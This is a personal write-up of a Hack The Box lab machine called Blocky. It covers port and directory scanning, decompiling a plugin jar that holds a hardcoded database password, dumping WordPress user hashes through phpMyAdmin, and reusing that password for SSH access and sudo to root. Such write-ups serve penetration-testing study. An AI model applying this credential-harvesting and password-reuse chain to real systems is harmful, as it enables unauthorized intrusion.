

blocky

nmap

```
(root@kali)-[/Documents/htb/boxes/blocky]
# nmap -sV -sC -oA nmap/initial 10.10.10.37
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-16 14:37 EDT
Nmap scan report for 10.10.10.37
Host is up (0.19s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 d6:2b:99:b4:d5:e7:53:ce:2b:fc:b5:d7:9d:79:fb:a2 (RSA)
|_   256 5d:7f:38:95:70:c9:be:ac:67:a0:1e:86:e7:97:84:03 (ECDSA)
|_   256 09:d5:c2:04:95:1a:90:ef:87:56:25:97:df:83:70:67 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ _http-generator: WordPress 4.8
|_ _http-server-header: Apache/2.4.18 (Ubuntu)
|_ _http-title: BlockyCraft 8#8211; Under Construction!
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.95 seconds
```

gobuster

```
(root@kali)-[/Documents/htb/boxes/blocky]
# gobuster dir -u 10.10.10.37 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: http://10.10.10.37
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s

2021/04/16 15:03:22 Starting gobuster
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/index.php (Status: 301)
/javascript (Status: 301)
/phpmyadmin (Status: 301)
/plugins (Status: 301)
/server-status (Status: 403)
/wiki (Status: 301)
/wp-admin (Status: 301)
/wp-content (Status: 301)
/wp-includes (Status: 301)

2021/04/16 15:04:57 Finished
```



Welcome to phpMyAdmin

Language


English

Log in ?

Username:

Password:

Go



java decompiler online

JDec

BlockyCore.jar

META-INF

com


myfirstplugin

BlockyCore.class

```
1 /* Decompiler 29ms, total 198ms, lines 21 */
2 package com.myfirstplugin;
3
4 public class BlockyCore {
5     public String sqlHost = "localhost";
6     public String sqlUser = "root";
7     public String sqlPass = "8YsqfCTnvxAUeduzjNSXe22";
8
9     public void onServerStart() {
10    }
11
12     public void onServerStop() {
13    }
14
15     public void onPlayerJoin() {
16         this.sendMessage("TODO get username", "Welcome to the BlockyCraft!!!!!!");
17     }
18
19     public void sendMessage(String username, String message) {
20    }
21 }
```

USER = root

PASS = 8YsqfCTnvxAUeduzjNSXe22



The screenshot shows the phpMyAdmin interface with the 'General settings' tab selected. The left sidebar shows a tree of databases including 'information_schema', 'mysql', 'performance_schema', 'phpmyadmin', 'sys', and 'wordpress'. The main content area is divided into three sections: 'General settings', 'Appearance settings', and 'Database server'.

General settings:

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings:

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server:


- Server: Localhost via UNIX socket
- Server type: MySQL
- Server version: 5.7.18-0ubuntu0.16.04.1 - (Ubuntu)
- Protocol version: 10
- User: root@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server:

- Apache/2.4.18 (Ubuntu)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - \$Id: b5c5906d452ec590732a93b051f3827e02749b83\$
- PHP extension: mysqli
- PHP version: 7.0.18-0ubuntu0.16.04.1

phpMyAdmin:

- Version information: 4.5.4.1deb2ubuntu2
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support



The screenshot shows the phpMyAdmin interface with the 'SQL' tab selected. The left sidebar shows a tree of databases including 'information_schema', 'mysql', 'performance_schema', 'phpmyadmin', 'sys', and 'wordpress'. The main content area shows the results of a SQL query: 'SELECT * FROM `wp_users`'.

Query results:

Showing rows 0 - 0 (1 total, Query took 0.0002 seconds.)

SELECT * FROM `wp_users`

Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

Show all | Number of rows: 25 | Filter rows: Search this table

+ Options

ID	user_login	user_pass	user_nicename	user_email	user_url	user_regist
1	Notch	\$P\$BiVoTj899ItS1EZnMhqeVbrZI4Oq0/	notch	notch@blockcraftfake.com		2017-07-02


Check all | With selected: Edit Copy Delete Export

Show all | Number of rows: 25 | Filter rows: Search this table

Query results operations

Print view Export Display chart Create view

wp-user = Notch
wp-email = notch@blockcraftfake.com
wp-pass = \$P\$BiVoTj899ItS1EZnMhqeVbrZI4Oq



not working
lets try for ssh

```
(root@kali)-[~]
# ssh notch@10.10.10.37
The authenticity of host '10.10.10.37 (10.10.10.37)' can't be established.
ECDSA key fingerprint is SHA256:lg0igJ5ScjVO6jNwCH/OmEjde02+fx+MQhV/ne2i900.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
notch@10.10.10.37's password:
Permission denied, please try again.
notch@10.10.10.37's password:
Permission denied, please try again.
notch@10.10.10.37's password:
notch@10.10.10.37: Permission denied (publickey,password).
```

let's try with the first password 8YsqfCTnvxAUeduzjNSXe22

```
(root@kali)-[~]
# ssh notch@10.10.10.37
notch@10.10.10.37's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

7 packages can be updated.
7 updates are security updates.

Last login: Sun Dec 24 09:34:35 2017
notch@Blocky:~$ id
uid=1000(notch) gid=1000(notch) groups=1000(notch),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),115(lpadmin),116(smbashare)
notch@Blocky:~$
```

```
notch@Blocky:~$ sudo -l
Permanently added '10.10.10.37' (ECDSA) to the list of known hosts.
[sudo] password for notch:
Matching Defaults entries for notch on Blocky:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User notch may run the following commands on Blocky:
    (ALL : ALL) ALL
notch@Blocky:~$
```

```
notch@Blocky:~$ sudo su
root@Blocky:/home/notch# id
uid=0(root) gid=0(root) groups=0(root)
root@Blocky:/home/notch# cd /root
root@Blocky:~# ls
root.txt
root@Blocky:~# cat root.txt
```